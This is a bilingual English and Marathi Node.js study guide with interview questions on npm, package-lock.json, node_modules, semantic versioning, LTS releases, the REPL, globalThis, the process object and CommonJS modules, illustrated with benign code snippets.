Creation	Usually written manually or via <code>npm init</code> .	Automatically generated and managed by npm.
Versioning	Uses version ranges (e.g., <code>^1.2.3</code>).	Stores exact versions (e.g., <code>1.2.3</code>).
Commit to Git?	Yes.	Yes – strictly ensures consistent installs across machines.
Editable?	Yes.	No, do not edit manually. Managed by npm.

मराठी सारांश (package.json vs lock):

- **package.json:** version range (`^4.18.2`), हाताने बदलता येते.
- **package-lock.json:** exact versions + पूर्ण tree, npm आपोआप बनवतो, हाताने बदलू नका.
- दोन्ही Git मध्ये commit करा.

Q. What is the node_modules folder?

Concept:

- `node_modules` is a folder automatically created by npm when you install packages.
- It stores the actual source code of all the dependencies listed in your `package.json`, as well as their **nested dependencies** (dependencies of your dependencies).
- Node.js natively looks inside this folder to resolve modules when you use `require()` or `import`.

- **Automatic Creation:** Created immediately when you run `npm install`.
- **Huge Folder Size:** It can become very large (often hundreds of MBs) because it contains every single version of all sub-dependencies needed by your project.
- **Do NOT Commit:** You must **never** commit `node_modules` to Git (always add it to `.gitignore`).
 - Instead, commit `package.json` and `package-lock.json`.

- Anyone pulling the code can run `npm install` to rebuild the folder perfectly.
- **Why are Modules Needed?**
 - **Module Resolution:** Node.js explicitly looks in `node_modules` to find the packages you import.
 - **Local Dependencies:** Packages are installed locally per project.
 - So different projects on your PC can safely use different versions of the same package without conflicts.

Code Example: How `require()` finds a package in `node_modules`

```
// D:/projects/shop/src/app.js
const express = require('express');
// Node looks, in order:
//   D:/projects/shop/src/node_modules/express
//   D:/projects/shop/node_modules/express      ← found here
//   D:/projects/node_modules/express
//   D:/node_modules/express
console.log(module.paths);           // prints this search list

# .gitignore
node_modules/
.env
```

मराठी सारांश (**node_modules**):

- `npm install` केल्यावर सगळे packages आणि त्यांचे sub-packages इथे download होतात.
- `require('express')` केल्यावर Node आधी जवळच्या `node_modules` मध्ये, मग वरच्या folders मध्ये शोधते.
- Folder खूप मोठा असतो, म्हणून `.gitignore` मध्ये टाका. `npm install` ने परत बनतो.

Q. Semantic Versioning (SemVer) in Node.js

Concept:

- Versioning is a system to track software changes, improvements, and bug fixes over time safely.
- Every npm package (like Express, Mongoose) has a version number that strictly follows the **Semantic Versioning (SemVer)** system.
- Format: **MAJOR.MINOR.PATCH** (e.g., 4.18.2).

- **MAJOR (4):** Contains **breaking changes**. Old code might break. (Analogy: Buying a completely new car model).
- **MINOR (18):** Contains **new features**, but is backwards compatible. (Analogy: Adding a new music system to the car).
- **PATCH (2):** Contains **bug fixes** or small repairs. Completely safe. (Analogy: Fixing a flat tire).
- **Version Range Symbols (Important):**

- ^ (Caret): **Safe minor & patch updates.** E.g., ^1.2.3 allows updates up to 1.9.9 but NOT 2.0.0. Best practice for normal libraries.
- ~ (Tilde): **Safe patch updates only.** E.g., ~1.2.3 allows updates up to 1.2.9 but NOT 1.3.0.
- **Exact Version:** E.g., 1.2.3 (No prefix). Prevents any updates. Best for critical production dependencies.
- **Why is Versioning Important?**
 - It ensures dependency compatibility.
 - It prevents sudden breaking changes in production.
 - It allows safe, controlled upgrades and helps track bugs.

Code Example: Version ranges in package.json

```
"dependencies": {
  "express": "^4.18.2",    // allows 4.18.3, 4.19.0, 4.99.0    X 5.0.0
  "dotenv": "~16.3.1",    // allows 16.3.2, 16.3.9          X 16.4.0
  "bcrypt": "5.1.1",      // exactly 5.1.1 only
  "lodash": "*"           // any version (avoid!)
}
```

मराठी सारांश (SemVer):

- **MAJOR.MINOR.PATCH** = मोठा बदल . नवीन feature . bug fix.
- ^ = minor + patch updates चालतील. ~ = फक्त patch. काहीच नाही = exact version.
- MAJOR बदलला की जुना code तुटू शकतो, म्हणून तो आपोआप update होत नाही.

Q. NPM Version Management Commands

- `npm install pkg@1.2.3` → Install a specific version of a package.
- `npm outdated` → Shows outdated packages in your project.
 - It displays the Current version, the Wanted version (based on SemVer rules) and the Latest version.
- `npm update [pkg]` → Updates packages according to the SemVer rules (^, ~) in your package.json.
 - This updates package-lock.json and node_modules.
- `npm list` → Displays a tree of installed versions of all packages.
- `npm remove <pkg>` → Removes a package completely.
- `npx npm-check-updates -u` → Force-updates version ranges inside package.json to the latest versions.
 - After running this, you MUST run `npm install` to actually update node_modules.

Code Example: Typical upgrade session

```
$ npm outdated
Package   Current   Wanted   Latest
express   4.18.2    4.21.1    5.0.1
```

```
$ npm update express      # → 4.21.1 (stays inside ^4)
$ npm install express@5    # → 5.0.1 (major upgrade, test carefully!)
$ npm list --depth=0       # top-level installed versions
```

मराठी सारांश (Version commands):

- `npm outdated` = कोणते packages जुने आहेत ते दाखवतो (Current / Wanted / Latest).
- `npm update` = `^` / `~` नियमांप्रमाणे सुरक्षित update.
- `npm install pkg@5` = major version update (आधी test करा).
- `npm list` = install झालेले versions, `npm remove` = package काढणे.

Q. LTS vs Current Version in Node.js

Concept:

- **LTS (Long Term Support):** A highly stable release actively maintained with bug fixes and security patches for a longer period (usually 30 months).
- LTS is **always recommended for production environments**.
- **Current Version:** The latest release containing cutting-edge features and experimental updates. It gets frequent updates.
- Current is **not recommended for production**, as it lacks long-term stability guarantees.
- **Rule of thumb:** **even** major versions (18, 20, 22, 24) become LTS; **odd** versions (21, 23) never do.

Point	LTS	Current
Stability	High	May change often
Support period	~30 months	~6 months
Features	Proven features	Newest / experimental
Use for	Production, company projects	Trying new features
Check version	node -v, switch with nvm use 22	

मराठी सारांश (NPM, Package.json & Versioning):

- **package.json:** Project ची कुंडली. यात project ची माहिती आणि लागणाऱ्या packages ची यादी असते. (उदा. `npm init -y`).
- **package-lock.json:** हे exact versions lock करते. जेणेकरून दुसऱ्या संगणकावर install करताना तेच version मिळेल आणि project तुटणार नाही.
- **node_modules:** इथे सर्व packages download होतात. हा folder खूप मोठा असतो, म्हणून तो Git वर टाकत नाहीत.
- **SemVer (MAJOR.MINOR.PATCH):**

- MAJOR: मोठा बदल (जुना code मोडू शकतो).
- MINOR: नवीन features (सुरक्षित, backward compatible).
- PATCH: Bug fixes (सर्वात सुरक्षित).
- **Dev Dependencies:** फक्त development करताना लागणारे packages (उदा. Nodemon, Jest). (`npm i nodemon -D`).
- **LTS vs Current:** LTS स्थिर असते (Production साठी उत्तम). Current मध्ये नवीन features असतात पण ते unstable असू शकते.

Interview Questions (Detailed)

Q1. Should we upload the `node_modules` folder to GitHub?

- **No!** The `node_modules` folder is huge and contains thousands of files. Instead, we upload only `package.json` and `package-lock.json`. Anyone who downloads the code can run `npm install` to download everything automatically. (Always add `node_modules/` to your `.gitignore` file).

Q2. What is the difference between `npm install` and `npm ci`?

- `npm install` updates `package-lock.json` if there are newer versions available matching the rules in `package.json`.
- `npm ci` (Clean Install) strictly follows `package-lock.json` and completely deletes the existing `node_modules` folder before installing. It is used in CI/CD pipelines for perfectly reproducible builds.

Q3. What is `npm audit`?

- `npm audit` scans your project's dependency tree for known security vulnerabilities. You can fix them automatically using `npm audit fix`.

Q4. What is the `nodemon` package and how is it used?

- `nodemon` is a tool that helps develop Node.js based applications by automatically restarting the node application when file changes in the directory are detected.
- Usually installed as a dev-dependency: `npm install --save-dev nodemon`.

मराठी सारांश:

- इंटरव्यूमध्ये नेहमी विचारतात की `node_modules` फोल्डर गिटहबवर अपलोड का करत नाहीत?
- उत्तर: कारण तो खूप मोठा असतो. आपण फक्त `package.json` देतो, ज्यावरून कुणीही `npm install` करून सगळे packages पुन्हा मिळवू शकतो.

- **npm install vs npm ci:** install lock file update करू सकते. ci lock file काटेकोरपणे पाळतो, आधी node_modules delete करतो. CI/CD मध्ये वापरतात.
- **npm audit:** packages मधील security त्रुटी शोधतो. npm audit fix ने आपोआप fix करतो.
- **nodemon:** file save केली की server आपोआप restart करतो. devDependency म्हणून install करतात. (Node 18+ मध्ये node --watch पण आहे.)

Quick Revision Summary

Concept / Command	Description
npm init -y	Creates a new package.json file with default settings.
npm install <pkg>	Installs a package and adds it to dependencies.
npm install -D <pkg>	Installs a package and adds it to devDependencies.
package.json	Stores project metadata and dependency requirements.
package-lock.json	Stores the exact installed versions of all packages for consistency.

Chapter 2: Node.js REPL

Q. What is REPL?

Definition:

- **REPL** stands for **Read – Evaluate – Print – Loop**.
- It is an **interactive command-line environment** built into Node.js.
- You type JavaScript, and it immediately runs the code and shows the result, again and again.
- Start it by typing `node` (with no file name) in the terminal. Exit with `.exit` or `Ctrl + D`.
- **Simple example:** a calculator. You type `2 + 3` and instantly see `5`, then type the next thing.

- **R (Read):** Read the user input & parse into the JavaScript code or data structure that the JS engine can understand and store in memory.
- **E (Evaluate):** Take input and evaluate (the parsed input is executed by the JS engine; if it is a valid expression, the REPL computes the result).
- **P (Print):** Print the result of evaluation to the console (so that we can see the output).
- **L (Loop):** Loop back to read more user input (the process waits for the next input, and continues until the user exits).

मराठी सारांश (REPL):

- REPL (Read-Evaluate-Print-Loop) हे एक interactive shell आहे जिथे आपण JavaScript code लिहून लगेच त्याची output पाहू शकतो.
- **R (Read):** आपण लिहिलेला code वाचतो आणि समजतो (parse).
- **E (Evaluate):** तो code चालवतो (execute).
- **P (Print):** result screen वर दाखवतो.
- **L (Loop):** पुन्हा पुढच्या code ची वाट पाहतो. `.exit` करेपर्यंत हे चालू राहते.
- **सुरू कसे करायचे?** Terminal मध्ये फक्त `node` टाईप करा.
- **उदाहरण:** Calculator सारखे. `2 + 3` टाईप केले की लगेच `5`.
- हे testing आणि experimentation साठी खूप उपयुक्त आहे.

Example: A REPL Session

```
$ node
> 2 + 3
5
> const name = 'Vishal'
undefined
> name.toUpperCase()
'VISHAL'
> require('os').platform()
'win32'
> _           // special: holds the last result
'win32'
> .exit
```




Figure 3: REPL Execution Flow

Q. Important Features of REPL

- Interactive JS execution.
- Immediate evaluation of expressions.
- Access to Node.js runtime API.
- Multi-line input (... prompt indicates the REPL is waiting for additional input to complete the expression or block).
- Session saving and loading.
- Special REPL commands.
- Quick experimentation.

Code Example: A REPL session showing these features

```
$ node
> 2 + 3                // immediate evaluation
5
> _ * 10               // _ = last result
50
> require('os').platform() // Node.js API access
'win32'
> function sq(x) {      // multi-line input
... return x * x }
> sq(4)
16
> .save session.js      // save the session to a file
> .exit
```

- The same session is useful for every case in "When to use REPL?": quick tests, API exploration and calculations.

मराठी सारांश:

- **Interactive:** थेट terminal मध्ये JS code चालवता येतो.
- **Immediate result:** लिहिताच output मिळतो.
- **Node.js API access:** fs, os, path सारखे modules थेट वापरता येतात.
- **Multi-line input:** { उघडला की ... prompt येतो, म्हणजे REPL block पूर्ण होण्याची वाट पाहत आहे.
- **Session save / load:** .save आणि .load ने code file मध्ये साठवता / आणता येतो.
- **Special commands:** .help, .break, .editor, .exit.
- **Tab key:** autocomplete. **Up arrow:** मागील commands.

Q. When to use REPL?

- **Streamline interactive shell:** Execute JavaScript code interactively.
- **Quick Testing:** Ideal for testing and debugging code snippets on the fly.
- **Built-in help:** Offers help commands via `.help`.
- **Session Management:** Supports saving (`.save`) and loading (`.load`) code sessions.
- **Node.js API access:** Provides direct access to Node.js API for experimentation.
- **Customizable:** Allows customization of prompt and behavior settings.
- **Quick calculation:** Perform math or string operations instantly.

मराठी सारांश:

- **Quick testing:** छोटे code snippets लगेच तपासण्यासाठी. उदा. `[1,2,3].map(x => x*2)` काय देते?
- **शिकण्यासाठी:** Node.js API शिकण्यासाठी. उदा. `require('path').join('a','b')`.
- **Debugging:** एखादे function नेमके काय return करते ते पाहण्यासाठी.
- **Quick calculation:** math किंवा string operations लगेच करण्यासाठी.
- **Help आणि session:** `.help` ने मदत, `.save` / `.load` ने session साठवणे.

Q. When NOT to use REPL?

- Do not use REPL as the main place for developing a large application.
- REPL is useful for experimentation and quick testing, but it should not be confused with a full debugger.
- Code typed in REPL is **lost when you exit** (unless you use `.save`). Real code belongs in `.js` files under version control (Git).
- For real debugging (breakpoints, step-by-step), use the VS Code debugger or `node --inspect`.

मराठी सारांश:

- REPL फक्त छोटे code test करण्यासाठी आहे, मोठे projects बनवण्यासाठी त्याचा वापर करू नये.
- REPL बंद केल्यावर लिहिलेला code हरवतो (`.save` केला नसेल तर).
- खरा code नेहमी `.js` files मध्ये आणि Git मध्ये ठेवा.
- REPL हा पूर्ण debugger नाही. Breakpoints साठी VS Code debugger किंवा `node --inspect` वापरा.
- **उदाहरण:** REPL म्हणजे rough पान (कच्चे काम). Project म्हणजे final वही.

Q. Special REPL Commands

REPL Dot Commands

```
> .help
.break    Sometimes you get stuck, this gets you out
.clear    Alias for .break
```

<code>.editor</code>	Enter editor mode
<code>.exit</code>	Exit the REPL
<code>.help</code>	Print this help message
<code>.load</code>	Load JS from a file into the REPL session (<code>.load filename.js</code>)
<code>.save</code>	Save all evaluated commands in this REPL session to a file (<code>.save session.js</code>)

मराठी सारांश (REPL Dot Commands):

- `.help`: सगळ्या commands ची यादी दाखवतो.
- `.break` / `.clear`: अडकलेले multi-line input रद्द करतो.
- `.editor`: editor mode. मोठा code लिहा आणि Ctrl + D ने चालवा.
- `.save filename.js`: सध्याच्या session मधला सगळा code file मध्ये save करतो.
- `.load filename.js`: file मधला code REPL मध्ये load करून चालवतो.
- `.exit`: REPL बंद करतो (Ctrl + D किंवा दोनदा Ctrl + C पण चालते).

Interview Questions (Detailed)

Q1. What happens if you write a multi-line function in REPL?

- When you open a block (like `{`), the REPL detects that the statement is incomplete.
- It will show a `...` prompt on the next line instead of `>`, indicating it is waiting for you to complete the block.
- Once you close the block with `}` and press Enter, it evaluates the entire function.

Q2. How can you clear an ongoing command if you made a mistake?

- You can type `.break` OR `.clear`.
- Alternatively, pressing Ctrl + C once will break out of the current multi-line input.
- Pressing Ctrl + C twice will exit the REPL completely.

Q3. Is REPL available in the browser console?

- The concept is the same! The browser's DevTools Console is essentially a REPL environment for browser-side JavaScript.
- However, Node.js REPL runs in the terminal and provides access to backend APIs (like `fs`, `os`) that the browser console does not have.

Q4. How do you save your experimentation in REPL to a file?

- You can type `.save filename.js` inside the REPL.

- This saves all the commands and expressions you typed in the current session into that file, which is very useful for prototyping.

मराठी सारांश:

- **Q1 (Multi-line):** { उघडला की REPL ओळखतो की statement अपूर्ण आहे. तो ... prompt दाखवतो. } बंद केल्यावर संपूर्ण function चालते.
- **Q2 (चूक झाली तर?):** .break / .clear किंवा एकदा Ctrl + C. दोनदा Ctrl + C केल्यास REPL बंद होतो.
- **Q3 (Browser console पण REPL आहे का?):** हो, concept तोच. पण Node REPL मध्ये fs, os सारखे backend APIs मिळतात.
- **Q4 (Save कसे करायचे?):** .save filename.js. Session मधले सगळे commands file मध्ये जातात.

Quick Revision Summary

Command / Concept	Description
REPL	Read, Evaluate, Print, Loop - interactive Node.js shell.
.load file.js	Executes the JavaScript file inside the current REPL session.
.save file.js	Saves the current session history into a file.
.exit	Exits the REPL session (Ctrl + D or double Ctrl + C also work).

Chapter 3: Global Object & globalThis

Q. Why Node.js does not have a window object?

- In Node.js, there is no window object because Node.js runs outside the browser.
- So it does not deal with DOM, BOM, or browser-specific APIs.
- Instead, Node.js has a global object.
- It is equivalent to the window in the browser but designed for a server-side environment.
- **What lives on global:** console, setTimeout, setInterval, process, Buffer, URL, fetch (Node 18+).

Code Example: window vs global

```
// In Node.js:
console.log(typeof window);           // 'undefined'
console.log(typeof global);           // 'object'
console.log(global.setTimeout === setTimeout); // true
```

मराठी सारांश (Node.js मध्ये window का नाही?):

- Node.js browser बाहेर (server वर) चालते, त्यामुळे DOM, BOM किंवा browser APIs नसतात.
- म्हणून window object नाही. त्याऐवजी global object आहे.
- global वर console, setTimeout, process, Buffer असे globally उपलब्ध objects असतात.
- **उदाहरण:** Browser चे घर window, Node.js चे घर global. घर वेगळे, पण दोन्हीकडे "global" वस्तू ठेवल्या जातात.

Q. What is the use of the globalThis keyword?

Concept:

- globalThis is a standard, cross-environment way to access the global object in JavaScript, introduced in ECMAScript 2020.
- It provides a consistent way to access the global object regardless of the JavaScript environment (Browser, Node.js, Web Workers).
- In the past, accessing the global object varied: window in Browser, global in Node.js, and self in Web Workers.
- globalThis solves this by providing one universal name for all environments.

मराठी सारांश (globalThis):

- पूर्वी वेगवेगळ्या environment मध्ये global object चे नाव वेगळे असायचे (उदा. browser मध्ये window, Node.js मध्ये global).
- पण आता globalThis आल्यामुळे सर्व ठिकाणी एकच शब्द वापरता येतो.
- **जुनी नावे:** Browser = window, Node.js = global, Web Worker = self.
- **नवीन (ES2020):** globalThis सगळीकडे चालतो.
- **फायदा:** if (typeof window !== 'undefined') सारखे checks लागत नाहीत. एकच code browser आणि Node दोन्हीत चालतो.
- **उदाहरण:** वेगवेगळ्या शहरात "मुख्य बाजार" ला वेगवेगळी नावे. globalThis म्हणजे सगळीकडे चालणारे एक common नाव.




Figure 4: `globalThis` is Environment-Independent

Example 1: `globalThis` in Browser vs Node.js

```
// — Browser Environment —
console.log(globalThis === window);
// → true   (Because in a browser, globalThis points to window)

// — Node.js Environment —
console.log(globalThis === global);
// → true   (Because in Node.js, globalThis points to global)
```

What happens: `globalThis` seamlessly adapts to whichever environment the code is running in and points to the respective global object. **Output:** true in both environments. ✅ Advantage: We no longer need `if (typeof window !== "undefined")` checks.

Q. `globalThis` vs Global Scope

- `globalThis` refers to the global object.
- But a variable declared with `let`, `const`, or `class` does NOT automatically become a property of the global object (unlike `var` declarations in some global contexts).

Example 2: `let` vs explicit property

```
let x = 30;
console.log(x);
// → 30

console.log(globalThis.x);
// → undefined   (Variables declared with let have block scope and don't attach to the global object)

// But if we explicitly set it:
globalThis.x = 10;
console.log(globalThis.x);
// → 10   (Explicitly creates/accesses a property on the global object)
```

What happens: `let` variables do not attach to the global object. To store something globally, you must explicitly attach it using `globalThis.propertyName`.

मराठी सारांश:

- `globalThis` म्हणजे global **object**. Global **scope** म्हणजे सगळीकडे दिसणारे variables. दोन्ही वेगळे आहेत.
- `let` किंवा `const` ने बनवलेले variables आपोआप global object चा भाग बनत नाहीत.

- त्यासाठी `globalThis.variableName` असे स्पष्टपणे लिहावे लागते.
- **Node.js मध्ये विशेष:** प्रत्येक file एक module असते. File च्या top ला `var` लिहिले तरी ते global object वर जात नाही (browser script मध्ये जाते).
- **उदाहरण:** `let x = 30 → globalThis.x = undefined. globalThis.x = 10 → आता global.`

Q. How to access a variable globally without using export and import?

- Normally, we use `export` and `import` to share variables between files.
- But if we want a value to be globally accessible everywhere, we can attach it to the global object using `globalThis` OR `global`.

Example 3: Setting a Global Variable

```
globalThis.username = 'heloo_javascript';
console.log(globalThis.username);
// → 'heloo_javascript'
```

What happens: You can now access `globalThis.username` in any other module in your Node.js application without importing it. ⚠ Disadvantage: Overusing this causes polluted global scope and makes tracking state changes hard.

मराठी सारांश:

- सामान्यपणे files मध्ये data share करण्यासाठी `export / import` वापरतात.
- जर तुम्हाला एखादा variable `import/export` न करता सगळीकडे वापरायचा असेल, तर तुम्ही तो `globalThis` (किंवा `global`) ला जोडू शकता.
- **उदाहरण:** `globalThis.username = 'vishal'`. आता कोणत्याही file मध्ये `globalThis.username` वापरता येईल.
- **महत्वाचे:** value वापरण्यापूर्वी ती set करणारी file आधी load (require) झाली पाहिजे.
- **धोका:** जास्त वापरल्यास global scope गढूळ होतो, कोणी value बदलली ते शोधणे कठीण. म्हणून कमी वापरा.

Q. Should we use global variables (globalThis) for everything?

- **NO.** As a general application design, use them CAREFULLY.
- Avoid unnecessarily doing things like: `globalThis.user = {}` OR `globalThis.database = {}`.
- **Problems:**
 - Global state can be changed from anywhere (difficult to track).
 - Can create naming conflicts.
 - Makes testing harder and creates hidden dependencies.
- **Prefer:** Modules (`export/import`), functions, classes, or dependency injection.

- **Use Case:** Only use `globalThis` for genuine environment-level configurations.

Code Example: ❌ Global vs ✅ Module

```
// ❌ BAD: config.js
globalThis.dbUrl = 'mongodb://localhost/shop'; // any file can read AND overwrite it

// ✅ GOOD: config.js
module.exports = { dbUrl: process.env.DB_URL };

// app.js
const { dbUrl } = require('./config'); // clear, traceable dependency
```

मराठी सारांश:

- प्रत्येक गोष्टीसाठी `global variables` वापरू नयेत.
- यामुळे `code` मध्ये `bugs` येऊ शकतात आणि `testing` अवघड होते.
- शक्यतो `import/export` चाच वापर करा.
- **का नको?** `global value` कुठूनही, कोणीही बदलू शकतो. कोणी बदलली ते शोधणे कठीण होते.
- **Naming conflicts:** दोन `files` नी `same global` नाव वापरले तर एक दुसऱ्याची `value` पुसतो.
- **Testing अवघड:** एका `test` ने बदललेली `global value` दुसऱ्या `test` वर परिणाम करते (`hidden dependency`).
- **कधी चालते?** फक्त `खऱ्या environment-level settings` साठी, कमी प्रमाणात.
- **उदाहरण:** सोसायटीचा `common notice board`. कोणीही काहीही लिहू / पुसू शकतो, म्हणून महत्वाची माहिती तिथे ठेवत नाही.

Q. The process Object

Concept:

- `process` is a built-in Node.js global object.
- It provides information and control related to the current running Node.js process.
- **Important point:** Global variables are only available within the *same* Node.js process.
- They are NOT automatically shared between different Node.js processes (i.e., if you spin up two separate servers, they don't share globals).
- To share data between multiple processes, use: Redis, Databases, or Message Brokers.

मराठी सारांश:

- `process` हा Node.js चा built-in global object आहे. `require` करावा लागत नाही.
- तो सध्या चालू असलेल्या Node.js program ची माहिती देतो आणि त्यावर नियंत्रण ठेवतो. उदा. `process.pid` (ID), `process.cwd()` (folder path), `process.env` (environment variables).
- **महत्वाचे:** Global variables फक्त एका `process` पुरतेच मर्यादित असतात.

- दोन वेगळे servers (processes) चालवले तर ते एकमेकांचे globals share करत नाहीत. प्रत्येकाची memory वेगळी असते.
- **Data share करायचा असेल तर:** Redis, Database किंवा Message Broker वापरा.
- **उदाहरण:** दोन वेगळी घरे. एका घरातील फ्रिजमधील वस्तू दुसऱ्या घरात आपोआप दिसत नाहीत.

Example 4: Using the process object

```
console.log(process.pid);  
// → 12345 (Returns the Process ID of the currently running Node.js instance)  
  
// ✓ corrected: console.log(process.pwd); is wrong. There is no `pwd` property. Use process.cwd() instead.  
console.log(process.cwd());  
// → 'D:\IMP\FULL-NODE-JS' (Returns the Current Working Directory)
```

✓ `process.pwd` does not exist in Node.js. The correct function to get the current working directory is `process.cwd()`.

✓ मराठी: Node.js मध्ये `process.pwd` नसते. सध्याची directory कोणती आहे हे शोधण्यासाठी `process.cwd()` हे function वापरावे लागते.

Interview Questions (Detailed)

Q1. What is the difference between `global` and `globalThis` in Node.js?

- In Node.js, both point to the same underlying global object.
- `global` is specific only to the Node.js runtime.
- `globalThis` is the ECMAScript standard introduced to make code cross-compatible between browser, Node.js, and workers.

Q2. Why is attaching data to `globalThis` considered a bad practice?

- It creates global state that any part of the application can modify without restriction.
- This leads to unpredictable bugs, naming collisions, and makes unit testing very difficult.
- State should be encapsulated within modules and passed explicitly.

Q3. If I start two terminal windows and run `node app.js` in both, do they share `globalThis.data`?

- No. Each terminal starts its own isolated Node.js process with its own memory heap.
- Global variables are scoped to a single process, not the operating system.

Q4. How do you find the current directory path where a Node script was executed?

- You use the `process.cwd()` method.

- This returns the absolute path of the current working directory of the Node.js process.

Q5. TRAP QUESTION: Are `__dirname`, `__filename`, and `require` part of the Global Object?

- **NO.** This is a very common interview trap!
- Even though you can use them anywhere without importing, they are **not** attached to `globalThis`.
- Node.js internally wraps every file in a hidden **Module Wrapper Function** before execution.
- `__dirname`, `__filename`, `require`, `module`, and `exports` are actually passed as local arguments to this hidden wrapper function, making them local to the current file only.

Q6. What is the exact difference between `__dirname` and `process.cwd()`?

- `__dirname`: Always returns the path of the folder **where the current file is located**. (It is fixed).
- `process.cwd()`: Always returns the path of the folder **from where you ran the `node` command in the terminal**. (It is dynamic).

मराठी सारांश (Interview Tips):

- Interview मध्ये `global` आणि `globalThis` मधला फरक विचारला जातो.
- तसेच Global variables का वापरू नयेत आणि दोन वेगवेगळे Node.js server एकमेकांचे variables share करत नाहीत हे लक्षात ठेवा.
- सर्वात मोठी चूक (Trap): `__dirname` आणि `require` हे Global Object चा भाग **नाहीत!** ते प्रत्येक फाईलचे local variables असतात.
- `__dirname` फाईल कुठे आहे ते सांगते, आणि `process.cwd()` terminal मध्ये command कुठून चालवली ते सांगते.

Quick Revision Summary

Concept	Description
window	Global object in the Browser environment.
global	Global object in the Node.js environment.
globalThis	Standard, environment-independent way to access the global object.
process	Node.js global object for interacting with the current running process (e.g., getting process ID, current directory).

Chapter 4: Module System in Node.js

Q. What is a Module System in Node.js?

Concept:

- A **module** is a self-contained, reusable, and encapsulated unit of code.
- The **module system** is a mechanism that allows us to divide an application into separate, independent files (modules) instead of writing everything in one large file.
- It defines **how code is exported** (made public) and **how it is imported** (used) by other files.
- It also defines how module paths are **resolved** and how loaded modules are **cached**.
- Node.js supports two module systems: **CommonJS** (`require`) and **ES Modules** (`import`).

- Each module can contain related variables, functions, classes, objects, constants, and business logic.
- A module can:
 - Keep its internal code private (Encapsulation).
 - Export functionality that other modules need.
 - Import functionality from other modules.
- In CommonJS (the default Node.js module system), each JavaScript file is treated as a separate module, and variables/functions inside it are private by default.
- This makes the application modular, reusable, maintainable, testable, and easier to debug.

मराठी सारांश (Module System):

- Module म्हणजे एक स्वतंत्र फाईल ज्यामध्ये संबंधित code असतो (functions, variables, classes).
- **Module system** म्हणजे संपूर्ण app एकाच मोठ्या file मध्ये न लिहिता छोट्या स्वतंत्र files मध्ये विभागण्याची पद्धत.
- प्रत्येक module चा code **default ने private** असतो. बाहेर द्यायचे असेल तर **export** करावे लागते आणि वापरायचे असेल तर **import / require** करावे लागते.
- **उदाहरण:** पुस्तकातील प्रकरणे (chapters). प्रत्येक प्रकरण एक विषय सांभाळते. सगळे एकाच पानावर लिहिले तर गोंधळ होतो.
- **फायदे:** reusable, maintainable, testable, debug करायला सोपे.

Code Example: A Simple Module (CommonJS)

```
// math.js
const secret = 42; // private (not exported)
function add(a, b) { return a + b; }
module.exports = { add }; // public

// app.js
const { add } = require('./math');
console.log(add(2, 3)); // 5
// console.log(secret); // ❌ ReferenceError (private)
```

Q. Why do we need Modules?

- **Encapsulation:** Keeps internal implementation private. Other modules cannot access internal variables directly unless exported.
- **Reusability:** A module (like `math.js`) can be written once and reused in multiple files.
- **Better Code Organization:** Related functionality is kept together (e.g., all auth logic in `auth.js`).
- **Separation of Concerns:** Each module focuses on a specific responsibility (e.g., database connection vs. user operations).
- **Easier Maintenance:** If there is a bug, you only need to check the specific module instead of scanning a massive single file.
- **Prevent Global Scope Pollution:** Variables inside a module do not conflict with variables in another module.
- **Module Caching:** Node.js caches modules after they are loaded, avoiding repeated evaluation and improving performance.

मराठी सारांश:

- **Encapsulation:** आतला code private राहतो. Export केल्याशिवाय बाहेरून वापरता येत नाही.
- **Reusability:** एकदा लिहिलेला `math.js` अनेक files मध्ये वापरता येतो.
- **Organization:** संबंधित code एकत्र. उदा. login चा सगळा code `auth.js` मध्ये.
- **Separation of Concerns:** प्रत्येक module चे एकच काम (DB connection वेगळे, user logic वेगळे).
- **Easy Maintenance:** bug आला तर फक्त ती file तपासायची, हजारो lines नाही.
- **No Global Pollution:** एका file मधले `count` दुसऱ्या file मधल्या `count` शी भांडत नाही.
- **Caching:** module एकदाच load होतो, पुढे cache मधून मिळतो. Performance चांगला.




Figure 5: Encapsulation (Private Data vs Exposed API)

Q. What are the Types of Modules in Node.js?

Concept:

- Modules are classified by **who wrote them** and **where they come from**.
- Node.js has **three types**: Core (built into Node), User-defined (your own files) and Third-party (from npm).

- `require()` finds each type differently: core by name, local by path (`./`), third-party in `node_modules`.

- **1. Core / Built-in Modules:** Provided by Node.js itself. No need to install them. (e.g., `fs`, `path`, `os`, `http`).
- **2. User-defined Modules:** Custom modules created by the developer (e.g., `math.js`, `auth.js`).
- **3. Third-party Modules:** Packages created outside the Node.js core, commonly installed through npm (e.g., `express`, `mongoose`, `lodash`).

मराठी सारांश:

- Node.js मध्ये ३ प्रकारचे modules असतात.
